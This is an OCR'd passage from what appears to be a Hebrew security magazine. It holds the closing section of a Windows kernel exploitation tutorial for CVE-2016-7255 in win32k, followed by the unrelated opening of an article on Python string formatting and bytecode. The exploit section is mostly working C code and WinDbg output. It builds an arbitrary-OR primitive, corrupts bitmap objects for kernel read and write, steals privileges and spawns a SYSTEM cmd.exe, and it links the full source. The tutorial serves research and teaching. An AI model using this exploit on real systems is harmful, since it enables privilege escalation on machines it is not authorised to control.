
אם הכל התנהל כשורה, אנו אמורים לקבל הרשאות SYSTEM לאחר שלב 4.

השלב הראשון שנבצע הוא לקחת את הקוד שהשתמשנו בו על מנת לגרום ל-Bugcheck, ונערוך אותו כך שנוכל לשלב אותו באקספלויט שלנו. ראשית, נערוך את windowLoop כך שיוכל לקבל כארגומנט כתובת שנרצה לבצע Bitwise Or עם 4 לערך שנמצא בה.

להלן הפונקציה לאחר השינוי:

```
DWORD WINAPI windowLoop(LPVOID address) {
    WNDCLASSEXA mockClass = { 0 };
    mockClass.cbSize = sizeof(WNDCLASSEXA);
    mockClass.lpfnWndProc = DefWindowProcA;
    mockClass.lpszClassName = "Mock";

    RegisterClassExA(&mockClass);

    gParentWindow = CreateWindowExA(0, "Mock", "Parent!", WS_VISIBLE, 0, 0, 500, 500, 0, 0, 0, 0);
    gChildWindow = CreateWindowExA(0, "Mock", "Child!", WS_VISIBLE | WS_CHILD | WS_OVERLAPPEDWINDOW,
                                   150, 150, 200, 200, gParentWindow, 0, 0, 0);

    unsigned long long targetAddress = *(unsigned long long*)address - 0x28;
    SetWindowLongPtrA(gChildWindow, GWLP_ID, targetAddress);

    SetParent(gChildWindow, 0);

    SetEvent(gCreatedWindowsEvent);

    // Window loop
    BOOL r;
    MSG msg;
    do {
        r = GetMessageA(&msg, 0, 0, 0);
        TranslateMessage(&msg);
        DispatchMessageA(&msg);
    } while (1);

    return 0;
}
```

נשים לב לחיסור של 0x28 מהכתובת - אנו מבצעים את הפעולה הזו מכיוון שכפי שראינו, הכתובת איתה מתבצע ה-Or היא בעצם הכתובת שב-spmenu ועוד 0x28:



לאחר מכן, נייצא את ה-main שהשתמשנו בו ב-PoC שלנו לפונקציה בשם arbitraryOr4, שתקבל כתובת כארגומנט ותפעיל את החולשה כך שתבצע Bitwise Or של הערך הנמצא בכתובת עם המספר 4:

```
int arbitraryOr4(unsigned long long address) {
    gCreatedWindowsEvent = CreateEventA(NULL, TRUE, FALSE, "CreateWindowsEvent");

    HANDLE thread = CreateThread(0, 0, windowLoop, &address, 0, 0);
    WaitForSingleObject(gCreatedWindowsEvent, INFINITE);
    WaitForSingleObject(thread, 1000);

    std::cout << "Trigerring vulnerability..." << std::endl;
    SwitchToThisWindow(gChildWindow, TRUE);
    SwitchToThisWindow(gParentWindow, TRUE);
    simulateAltEscape(2);

    return 0;
}
```

לבסוף, ניצור main שידאג לבצע את כל אחד מארבעת השלבים שציינו:

```
int main() {
    sprayLargePool();

    unsigned long long managerSurface = (unsigned long long)leakLargePoolAllocationAddress();
    MANAGER_BITMAP = CreateBitmap(0x701, 0x2, 0x1, 8, 0);

    unsigned long long workerSurface = (unsigned long long)leakLargePoolAllocationAddress();
    WORKER_BITMAP = CreateBitmap(0x701, 0x2, 0x1, 8, 0);

    std::cout << "Manager bitmap should be located at:\t0x" << std::hex << managerSurface << std::endl;
    std::cout << "Worker bitmap should be located at:\t0x" << std::hex << workerSurface << std::endl;

    // 0x38 is the offset to sizlBitmap in SURFACE.
    unsigned long long targetAddress = managerSurface + 0x38 + 3;
    std::cout << "Attempting to trigger the atrbitrary-or-4 for address:\t0x" << targetAddress << std::endl;
    arbitraryOr4(targetAddress);

    initializePrimitives();
    elevatePrivileges();
    system("cmd.exe");

    return 0;
}
```

נסקור את main. החלק הראשון הוא יחסית פשוט - קוראים ל-sprayLargePool על מנת שההפרש בין הקצאות ב-Large Pool יהיה צפוי (ושווה ל-0x2000), ולאחר מכן יוצרים שתי הקצאות גדולות של אובייקטי Bitmap - האחד ישמש כ-Manger, והשני כ-Worker. לאחר מכן, קוראים ל-arbitraryOr4 עם הכתובת של הבית הגבוה ב-sizlBitmap.cx של ה-Manager. נוודא בעזרת WinDbg שהקריאה לפונקציה אכן פועלת כפי שאנו מצפים:

```
kd> dv /v managerSurface
00000056`6f12f8a8  managerSurface = 0xffffd3a7`84d65000
kd> dq 0xffffd3a7`84d65000
ffffd3a7`84d65000  00000000`76050964 00000000`00000000
ffffd3a7`84d65010  00000000`00000000 00000000`00000000
ffffd3a7`84d65020  00000000`76050964 00000000`00000000
ffffd3a7`84d65030  00000000`00000000 00000002`00000701
ffffd3a7`84d65040  00000000`00000e08 ffffd3a7`84d65260
ffffd3a7`84d65050  ffffd3a7`84d65260 00005ecf`00000704
ffffd3a7`84d65060  00010000`00000003 00000000`00000000
ffffd3a7`84d65070  00000000`04800200 00000000`00000000
kd> g
Breakpoint 0 hit
win32kfull!xxxNextWindow+0x30f:
0010:ffffd3d0`5fffc9bb 83482804        or      dword ptr [rax+28h],4
kd> r rax
rax=ffffd3a784d65013
kd> p
win32kfull!xxxNextWindow+0x313:
0010:ffffd3d0`5fffc9bf 488b4710        mov     rax,qword ptr [rdi+10h]
kd> dq 0xffffd3a7`84d65000
ffffd3a7`84d65000  00000000`76050964 00000000`00000000
ffffd3a7`84d65010  00000000`00000000 00000000`00000000
ffffd3a7`84d65020  00000000`76050964 00000000`00000000
ffffd3a7`84d65030  00000000`00000000 00000002`04000701
ffffd3a7`84d65040  00000000`00000e08 ffffd3a7`84d65260
ffffd3a7`84d65050  ffffd3a7`84d65260 00005ecf`00000704
ffffd3a7`84d65060  00010000`00000003 00000000`00000000
ffffd3a7`84d65070  00000000`04800200 00000000`00000000
```

כפי שניתן לראות, הפעולה אכן הגדילה משמעותית את sizlBitmap של ה-Manager Bitmap שלנו.

השלב הבא שלנו הוא להבין מה צריך להיות הגודל של ה-BOILERPLATE_DATA. הגודל הזה הוא ההפרש בין הכתובת בה מתחיל המידע של ה-Manger Bitmap, לבין הכתובת של השדה העוקב ל-pvScan0 ב-

Worker Bitmap (שנגמר בדיוק 0x58 בתים לתוך ה-Worker). על מנת לחשב את הגודל הזה, נחשב את ההפרש שבין המידע של ה-Manager לבין הכתובת בה אנו יודעים שהאובייקט הקרנלי המייצג את ה-Worker מופיע, ועוד 0x58. להלן תוצאת החישוב ב-WinDbg:

```
kd> dv /v managerSurface
000000a6`996ffcc8  managerSurface = 0xffffd3a7`845d4000
kd> dv /v workerSurface
000000a6`996ffce8   workerSurface = 0xffffd3a7`845d6000
kd> ?0xffffd3a7`845d6000-poi(0xffffd3a7`845d4000+0x50)+0x58
Evaluate expression: 7672 = 00000000`00001df8
```

מכאן שעל BOILERPLATE_DATA להיות בגודל 0x1DF8 בתים.

נוכל לוודא חישוב זה על ידי קריאת ה-QWORD התחתון של BOILERPLATE_DATA לאחר הקריאה ל-initializePrimitives, והשוואתו לערך של pvScan0 ב-Worker Bitmap. אם הם זהים, הרי שהחישוב שלנו היה מדויק:

```
kd> dq BOILERPLATE_DATA+1DF0 L1
00007ff7`d1c39ed0  ffffd3a7`845d6260
kd> dq 0xffffd3a7`845d6000+50 L1
ffffd3a7`845d6050  ffffd3a7`845d6260
```


נעקוב אחר הקריאה ל-elevatePrivileges על מנת לראות שהפרימיטיבים אכן מתפקדים כראוי: הפעולה הראשונה שמתבצעת עם הפרימיטיבים היא לקרוא את ה-QWORD שבכתובת 0xFFFFFFFFFFD00448. נוודא בעזרת WinDbg שהקריאה אכן מתבצעת בהצלחה:

```
cve_2016_7255!getNtoskrnlBase+0x26:
0033:00007ff7`d1aa48c6 48c7c14804d0ff  mov     rcx,0FFFFFFFFFFD00448h
kd> dq 0FFFFFFFFFFD00448h L1
ffffffff`ffd00448  fffff803`86346000
kd> dqs 0FFFFFFFFFFD00448h L1
ffffffff`ffd00448  fffff803`86346000 nt!KiInitialPCR
kd> p; p; r rax
rax=fffff80386346000
```

מעולה! בשלב זה למעשה סיימנו את עבודתנו והאקספלויט שלנו מוכן לשימוש ☺

הסלמת הרשאות

נריץ את האקספלויט במלואו, בלי עצירות. כפי שניתן לראות, האקספלויט הצליח ומתכנית שרצה ב-cmd בעל Low Integrity Level ורצה ממשתמש פשוט, הצלחנו לפתוח cmd בעל הרשאות SYSTEM:



כמו כן, ניתן לראות שהאקספלויט הורץ על מכונת Redstone 1 (גרסה 1607), כפי שציינו לאורך המאמר.

כך מסתיים הדיון שלנו על חולשה נוספת ב-win32k ☺

דברי סיום

במאמר זה, ראינו כיצד ניתן לנצל חולשה נוספת ב-win32k. בניגוד לחולשה הקודמת שסקרנו, החולשה הזו הייתה 0-day בשימוש APT28 עד שתוקנה - תחשבו על זה, במאמר הזה סקרנו וניצלנו חולשה שעל פי דיווחים שימשה את ממשלת רוסיה, די מגניב לטעמי.

כמו שוודאי שמתם לב, מאמר זה הוא משמעותית קצר יותר מקודמו (ומהקודמים בסדרה). יש לכך כמה סיבות - החולשה שדנו בה במאמר הנוכחי היא הרבה יותר טריוויאלית לניצול מזו שדנו בה במאמר הקודם ואין דברים שצריך להתחשב בהם לאחר הניצול (אין Header-ים שצריך לתקן), אך הסיבה העיקרית היא שכבר התעמקנו בהרבה מהשיטות והכלים שהצגנו במאמר הזה במאמרים קודמים - אלו מכם שעוקבים אחרי הסדרה זוכרים שבמאמר הראשון בסדרה שעוסקת ב-Windows, המאמר נפתח בהסברים על מכונות וירטואליות ועל שימוש בסיסי ב-WinDbg.

בשלב הזה כבר צברנו יחד ידע לא מבוטל, והעיסוק נהיה הרבה יותר טבעי ופשוט, וכך גם בעולם האבטחה הרחב יותר - קשה להיכנס לנושא מסוים, ויש הרבה מה ללמוד, אבל ככל שנכנסים יותר לעומק ובוחרים נושא להתמקד בו, העבודה נעשית הרבה יותר "טבעית" ונבנית על גבי עצמה. כמובן שככל שמתעמקים בנושא-על מגלים כמה הוא גדול - תחום ה-Kernel Exploitation ב-Windows הוא עצום - אנו התמקדנו בעיקר ב-win32k, וגם בו לא התמקדנו בכל סוגי החולשות שנמצאו בו לאורך השנים - ובכל זאת אני סבור שכל קורא שקרא את המאמר הנוכחי והמאמר הקודם בסדרה שם לב לכך שהמאמר הנוכחי הרבה יותר קל לקריאה ובונה על הרבה נושאים שהוסברו במאמר הקודם (וקודמיו).

כרגיל, אני משחרר את קוד המקור המלא לאקספלויט שפיתחנו במהלך המאמר. את הפרויקט המלא של האקספלויט בו עסקנו במאמר הזה, וכן של האקספלויט בו עסקנו במאמר הקודם, ניתן למצוא כאן:

https://github.com/yuvatia/windows-lpe-examples/

תודה על הקריאה!

אשמח לענות במייל לשאלות, הערות ופניות בכל נושא: uval4u21@gmail.com ☺

רפרנסים

1. "Pwn Storm Ramps Up Spear-phishing Before Zero Days Get Patched":
https://blog.trendmicro.com/trendlabs-security-intelligence/pawn-storm-ramps-up-spear-phishing-before-zero-days-get-patched/

2. "One Bit To Rule A System: Analyzing CVE-2016-7255 Exploit In The Wild":
https://blog.trendmicro.com/trendlabs-security-intelligence/one-bit-rule-system-analyzing-cve-2016-7255-exploit-wild/

3. Fancy Bear בויקיפדיה:
https://en.wikipedia.org/wiki/Fancy_Bear

4. ניתוח של FireEye על APT28:
https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/rpt-apt28.pdf

5. Microsoft Security Bulletin MS16-135:
https://docs.microsoft.com/en-us/security-updates/securitybulletins/2016/ms16-135

6. Z-order בויקיפדיה:
https://en.wikipedia.org/wiki/Z-order

7. "The life story of the SwitchToThisWindow function" מאת Raymond Chen:
https://blogs.msdn.microsoft.com/oldnewthing/20111107-00/?p=9183

Python String Formatting

מאת mickey695

הקדמה

המאמר הבא כולל מספר חלקים. בכתיבתו אני יוצא מנקודת הנחה שלקוראים יש הכרות מסוימת עם Python (מעתה אני אקרא לה פייתון מטעמי נוחות) והכרות מינימלית (אם בכלל) עם המפרש של השפה. ידע בשפת C אינו נדרש במאמר אך ייתכן שהוא יקל על ההבנה של קטעי הקוד אשר כתובים ב-C. המאמר נכתב על סמך ניסויים שהתבצעו במפרש ברירת המחדל (CPython) גרסאות 3.6.0-3.6.3. ייתכן והמאמר אינו רלוונטי למפרשים אחרים וייתכן והוא אינו יהיה רלוונטי לגרסאות עתידיות של המפרש.

מטרת המאמר היא להציג את ה-f-strings - אופציה שנוספה בגרסה 3.6 של פייתון עבור String Formatting. בנוסף אשווה בין האפשרויות שהיו קיימות עד כה לאפשרות החדשה, אציג כיצד כל אחת ממומשת ואדון בחסרונות וביתרונות של כל אחת מהן.

בכל מקום במאמר בו מוזכרים נתיבים של קבצים מסוימים מדובר בנתיבים אשר יחסיים ל-root directory של קוד המקור של CPython.

מבוא ל-Bytecode

סביר להניח שאתם יודעים שפייתון עוברת אינטרפריטציה, אבל יתכן ולא ידעתם שראשית היא עוברת קומפילציה. כאשר אתם מריצים קוד פייתון, המפרש ראשית בודק אם קיימת גרסה מקומפלת (קובץ pyo/pyc) של הקוד. במידה והוא לא מוצא אחת, הקומפיילר מקמפל את הקוד שלכם ומעביר למפרש את התוצאה. התוצר של הקומפיילר הוא **Bytecode**.

Bytecode הוא אוסף של פקודות למפרש שמאוד מזכיר את שפת אסמבלי. ל-Bytecode יש יתרון אחד משמעותי על אסמבלי - Bytecode הוא אחיד לכל המחשבים. למעבדים שונים יש גרסאות שונות של אוסף פקודות (Instruction Set), לכן פקודות אסמבלי שעובדות על מחשב אחד לאו דווקא יעבדו על מחשב אחר. Bytecode עובד על כל המחשבים שמותקן עליהם אותו מפרש פייתון באותו אופן ובאותה צורה. נכון לגרסה 3.6.3 של פייתון ישנן 119 פקודות Bytecode שונות.

מה הוא למעשה Bytecode? פקודת Bytecode, או Byte-code, כפי שניתן לנחש מהשם היא מספר כלשהו ("שם-קוד") בין 0-255 (גודלו של בית במחשוב כנהוג בימינו). בסופו של דבר, קוד פייתון הוא

פשוט אוסף של מספרים[1]. מכיוון שלבני אדם לא נוח לעבוד עם רצפים של מספרים לכל פקודת Bytecode ניתן שם כלשהו שמתאר בקצרה מה הפקודה עושה.

אלו מכם שיודעים אסמבלי בוודאי יודעים שלמעבדים ישנם "אוגרים". לאלו שלא, בקצרה, אוגרים הם מעיין יחידות זיכרון קטנות שנמצאות במעבד. באסמבלי יש גם משהו שנקרא "מחסנית", מעבר לזה אני לא ארחיב[2]. ב-Bytecode אין שימוש באוגרים אלא רק במחסנית. למפרש יש מימוש פשוט של מחסנית שהוא משתמש בה לכל הפעולות שלו.

כדי לראות את ה-Bytecode שמייצר קוד פייתון ניתן להשתמש במודל dis של הספרייה הסטנדרטית. כעת אסקר בקצרה את ה-Bytecodes שיהיו רלוונטים למאמר זה[3]:

- **LOAD_GLOBAL** - אומר למפרש לטעון את הפרמטר שהוא מקבל מה scope הגלובלי למחסנית שלו.
- **LOAD_ATTR** - אומר למפרש לדחוף לראש המחסנית את ה-Attribute שהפרמטר של הפקודה מתאר.
- **LOAD_FAST** - אומר למפרש לדחוף לראש המחסנית את המשתנה המקומי שהוא מקבל.
- **LOAD_CONST** - אומר למפרש לדחוף לראש המחסנית את הקבוע שהוא מקבל.
- **STORE_FAST** - אומר למפרש לקבוע משתנה מקומי לערך שנמצא בראש המחסנית.
- **BUILD_TUPLE** - אומר למפרש לבנות Tuple. הפרמטר הוא כמות האיברים מהמחסנית שצריך לבנות איתם את ה-Tuple. לאחר שהוא נבנה, הוא נדחף לראש המחסנית.
- **BINARY_MODULO** - אומר למפרש לחשב את שארית החלוקה של שני הערכים בראש המחסנית ולשים את התוצאה בראש המחסנית.
- **POP_TOP** - עושה pop לערך שנמצא בראש המחסנית.
- **CALL_FUNCTION** - קורא לפונקציה שנמצאת על המחסנית. הפרמטר הוא כמות הפרמטרים שצריך להעביר מהמחסנית לפונקציה.
- **CALL_FUNCTION_KW** - קורא לפונקציה שמקבלת keyword arguments. הפרמטר הוא כמות הפרמטרים שיש להעביר לפונקציה. ראש המחסנית הוא Tuple שמכיל את השמות (keywords) של הפרמטרים (באם יש). מתחת ל-Tuple נמצאים ה-keyword arguments לפי הסדר שהם מופיעים ב-Tuple. מתחתיהם נמצאים ה-positional arguments (באם יש). ומתחתיהם הפונקציה.
- **RETURN_VALUE** - מחזיר את הערך שנמצא בראש המחסנית למי שקרא לפונקציה.
- **FORMAT_VALUE** - קורא לפונקציה __format__ עם הערך שנמצא על המחסנית. הפרמטר של האופקוד הזה הוא מסכת ביטים שקובעת לאיזה ייצוג צריך להמיר את הערך (!a/!s/!r).
- **BUILD_STRING** - מקבל כפרמטר מספר. מבצע join עם מחרוזת ריקה על כמות ערכים שנמצאים במחסנית כפרמטר של האופקוד.

טוב אחי... אבל איך זה קשור לפרמוט מחרוזות?

---

1 האם לא כולנו פשוט אוסף של מספרים ? Think about it
2 מי שרוצה לדעת עוד לגבי אוגרים ומחסניות רשאי לעיין בגוגל.
3 לקריאה נוספת ניתן לפנות לדוקומנטציה של המודל dishttps://docs.python.org/3/library/dis.html

כדי לסקור את ההבדלים הטכניים בין האופציות השונות שקיימות לפרמוט מחרוזות אני אשתמש בין היתר בקוד ה-Bytecode שהאופציות השונות מייצרות.

String Interpolation Operator AKA %(Modulus) Operator

רקע

האופרטור % היה האופציה הראשונה של פייתון ל-פירמוט מחרוזות והוא קיים עד היום. במחקר שביצעתי לא הצלחתי למצוא את הנקודה המדויקת שהוא נוסף לשפה. ה-PEP הראשון יצא לאור ביוני 2000. לכן כל דבר שקרה בפייתון לפני שנת 2000 פרקטית לא מתועד. גרסה 1.0.1 של פייתון פורסמה בינואר 1994 ובקוד של המפרש לגרסה זו[4] מצאתי את האופרטור הזה משמש לפירמוט מחרוזות כפי שאפשר לראות כאן:

```
static object *
rem(v, w)
    object *v, *w;
{
    if (v->ob_type->tp_as_number != NULL) {
        object *x;
        if (coerce(&v, &w) != 0)
            return NULL;
        x = (*v->ob_type->tp_as_number->nb_remainder)(v, w);
        DECREF(v);
        DECREF(w);
        return x;
    }
    if (is_stringobject(v)) {
        return formatstring(v, w);
    }
    err_setstr(TypeError, "bad operand type(s) for %");
    return NULL;
}
```

[שורות 1926-1944 בקובץ /Python/ceval.c]

גרסה 0.9.0 של פייתון פורסמה בפברואר 1991 וסביר להניח שכבר אז היו בה אפשריות של פירמוט מחרוזות באופן דומה.

4 הקוד כולו של המפרש זמין בכתובת http://legacy.python.org/download/releases/src
אל תדאגו אם אתם לא מבינים את הקוד. בהמשך אסביר גרסה יותר מודרנית של הקוד הזה שלמעשה שקולה לו.

כיום

כיום ניתן למצוא הגדרה של אופן השימוש באופרטור הזה בתיעוד של פייתון[5]. ההגדרה בגדול אומרת שאם משמאל לאופרטור % מופיעה מחרוזת(מחרוזת זאת נקראת מחרוזת הפורמט) ניתן לעשות לה פירמוט בהתאם לכללים הבאים:

- אם המחרוזת דורשת פרמטר יחיד, הערך שמועבר רשאי להיות ערך יחיד שאינו Tuple
- אם המחרוזת דורשת אפס פרמטרים, או יותר מפרמטר אחד, על הערכים להיות ב-Tuple שמכיל בדיוק את כמות האיברים הנדרשת, או באובייקט שמאפשר מיפוי (קרי מילון)
- אם הפרמטרים מועברים באובייקט שמאפשר מיפוי, מחרוזת הפורמט חייבת להכיל את מפתח המיפוי בצורה מפורשת בין סוגריים.

לאופרטור ה-% יש שני חסרונות עיקריים:

- ניתן לפרמט מחרוזות רק עם פרמטרים מטיפוס int, str או float. כל טיפוס אחר או שאינו נתמך או שצריך קודם להמיר אותו לאחד מהטיפוסים הללו. אם למשל יש לנו אובייקט מטיפוס datetime.date ואנו רוצים לפרמט רק את השנה של האובייקט, נצטרך לפנות ל-Attribute הזה באופן ישיר כשאנחנו כותבים את רשימת הפרמטרים.
- רוב הפעמים יהיה לנו יותר מפרמטר אחד. לכן, ניאלץ לבחור בין Tuple לבין מילון. למה? דבר זה פוגע במתכנת שייתכן וירצה להשתמש בשניהם. המתכנת יאלץ לבצע פירמוט מחרוזות פעמיים או להמיר את החלקים הרלוונטיים של המילון ל-Tuple (או להפך)

פרמטרים במחרוזת הפורמט יראו כך: % שלאחריו יבואו סוגריים (במקרה שהפרמטרים מועברים במילון) שאחריהם יועברו תווים שיקבעו כיצד להציג את הפרמטר שאחריהם תו שקובע לאיזה טיפוס להמיר את הפרמטר.

לדוגמא:

```
>>> print("%(language)s has %(number)03d quote types." % {'language':
"Python", 'number': 2})
Python has 002 quote types.
```

המשמעות של ה-03 לאחר הסוגריים היא שהתוצאה צריכה להיות לכל היותר באורך של שלוש ספרות, אם היא פחות משלוש ספרות יתווספו אפסים משמאל.

```
>>> print("Hello %s. %d is the answer to life the universe and
everything" % ("World!", 42))
Hello World!. 42 is the answer to life the universe and everything
```

שימו לב שכאן אנחנו מעבירים כמה ערכים אז אנחנו משתמשים ב-Tuple.

5 זמין בכתובת https://docs.python.org/3.6/library/stdtypes.html#printf-style-string-formatting


מימוש

אז, מה הסיכוי שתהיתם כיצד זה ממומש מאחורי הקלעים? אני שמח לשמוע!

כדי לדעת מה המפרש באמת עושה כאשר הוא נתקל ב-% בקוד, אנחנו נסתכל על ה-Bytecode שהוא מייצר. בואו ניקח את הדוגמא הקודמת[6] ונעשה לה disassemble:

```
def interpolation_constant_long_string():
    return "Hello %s. %d is the answer to life the universe and
everything" % ("World!", 42)

dis.dis(interpolation_constant_long_string)
```

נריץ את הקוד ונקבל את הפלט הבא:



[לדוגמא זו הוספתי צבעים כדי להקל עליכם. הדוגמאות הבאות תהיינה ללא צבעים]

- **באדום** - השורה של הקוד שעושים לו disassemble. זה אומר שבקוד שלי הפונקציה interpolation_constant_long_string נמצאת בשורה 3. לפרט זה אין חשיבות עבורנו.
- **בשחור** - ההיסט לתוך ה-Bytecode שהפקודה נמצאת. לפרט זה גם אין חשיבות עבורנו.
- **בירוק** - השם[7] של הפקודה לביצוע.
- **בצהוב** - הפרמטר שמועבר לפקודה.
- **בסגול** - הערך של הפרמטר בין סוגריים.

כעת נעבור לפירוש של מה שמתבצע:

ראשית נטענת מחרוזת הפורמט שלנו, אחריה נטענים הפרמטרים, ואז... אנחנו מחשבים את שארית החלוקה שלהם? נחזור לזה בקרוב, אבל קודם אני אסביר את הפקודה האחרונה ברשימה. אחרי שאנחנו מפרמטים את המחרוזת מתבצעת חזרה לפונקציה הקוראת עם תוצאת הפירמוט.

---

6 שימו לב שבקוד אנחנו משתמשים בקבועים. בדוגמאות הבאות לא יהיה שימוש בקבועים. אתם יכולים לקרוא על כך בנספח א'.
7 המודל dis מציג לנו ביטוי שקל לזכור ואומר לנו יותר ממספר כמו 116.

אז, בחזרה לשארית החלוקה. כדי להבין איך זה שהקומפיילר אומר למפרש לחשב שארית חלוקה ואנחנו מקבלים מחרוזת מפורמטת נסתכל על קטע הקוד הבא:

```
TARGET(BINARY_MODULO) {
    PyObject *divisor = POP();
    PyObject *dividend = TOP();
    PyObject *res;
    if (PyUnicode_CheckExact(dividend) && (
            !PyUnicode_Check(divisor) || PyUnicode_CheckExact(divisor)))
{
        // fast path; string formatting, but not if the RHS is a str
subclass
        // (see issue28598)
        res = PyUnicode_Format(dividend, divisor);
    } else {
        res = PyNumber_Remainder(dividend, divisor);
    }
    Py_DECREF(divisor);
    Py_DECREF(dividend);
    SET_TOP(res);
    if (res == NULL)
        goto error;
    DISPATCH();
                                        }
```

[/Python/ceval.c בקובץ 1455-1473 שורות]

הקוד הנ"ל הוא הקוד שלמעשה רץ כשהמפרש נתקל באופרטור %.

תחילה הקוד טוען מהמחסנית את שני הערכים העליונים (הפרמטרים והפורמט בהתאמה). אח"כ הוא יוצר משתנה שיחזיק את התוצאה של הפעולה. לאחר מכן הוא מבצע כמה בדיקות על הטיפוסים של שני הפרמטרים.

הקוד בודק האם הפרמטר השמאלי הוא טיפוס יוניקוד אבל אינו יורש אותו ובודק האם הפרמטר הימני (הפרמטרים של הפירמוט) אינו יורש את יוניקוד[8]. אם הבדיקה הנ"ל מחזירה אחת, מתבצע פירמוט של המחרוזת[9], אם היא מחזירה שקר, מחושבת שארית החלוקה של הביטויים. המשך הקוד לא ממש מעניין אותנו; מתבצעות רוטינות GC ובדיקת שגיאה.

מי שסקרן לדעת איך הפירמוט ממומש יכול ללכת לקובץ Objects/unicodeobject.c/ שורות 1419-1500. סה"כ המימוש מאוד פשוט אך בחרתי שלא לשים אותו במאמר בשל גודל הקוד ומכיוון שאני אוסיף ואדבר על קוד אחר באורך דומה ומבנה דומה בעוד שני פרקים.

8 לקריאה נוספת למה מבצעים את הבדיקה הזאת ניתן לפנות לכאן: https://bugs.python.org/issue28598

בואו נסתכל על עוד פונקציה והפלט שלה:

```
>>> def interpolation_built_tuple(person, field, discovery):
    return "%s received a noble prize in %s for his discovery of %s" %
(person, field, discovery)

>>> interpolation_built_tuple("Alexander Fleming", "Medicine",
"Penicillin")
Alexander Fleming received a noble prize in Medicine for his discovery
of Penicillin

>>> dis.dis(interpolation_built_tuple)
```

2	**0**	**LOAD_CONST**	**1**	**('%s received a noble prize in %s for his discovery of %s')**
	2	LOAD_FAST	0	**(person)**
	4	LOAD_FAST	1	**(field)**
	6	LOAD_FAST	2	**(discovery)**
	8	BUILD_TUPLE	3	
	10	BINARY_MODULO		
	12	RETURN_VALUE		

ה-Bytecode כאן מעט יותר ארוך מכיוון שאנחנו לא משתמשים בקבועים אך למעשה מתבצע כאן דבר זהה.

ראשית נטענת מחרוזת הפורמט שלנו. אחר כך אנחנו טוענים כל פרמטר שאנחנו נזדקק לו ומרכיבים Tuple מהפרמטרים הללו. אחרי זה אנחנו מבצעים את הפירמוט, כמו פעם קודמת, בעזרת הפקודה BINARY_MODULO ומחזירים את התוצאה לפונקציה הקוראת.

ביצועים

כמו שוודאי הבנתם למעשה יש העמסת אופרטור ל-% שמשתמשים בה כדי לפרמט את המחרוזות. לפי הטיפוסים של הפרמטרים המפרש מחליט כיצד להתנהג. אין ספק שהצורך לבצע את הבדיקה הזו בכל פעם יכול לפגוע בביצועים של פירמוט מחרוזות בצורה זו.

העתיד

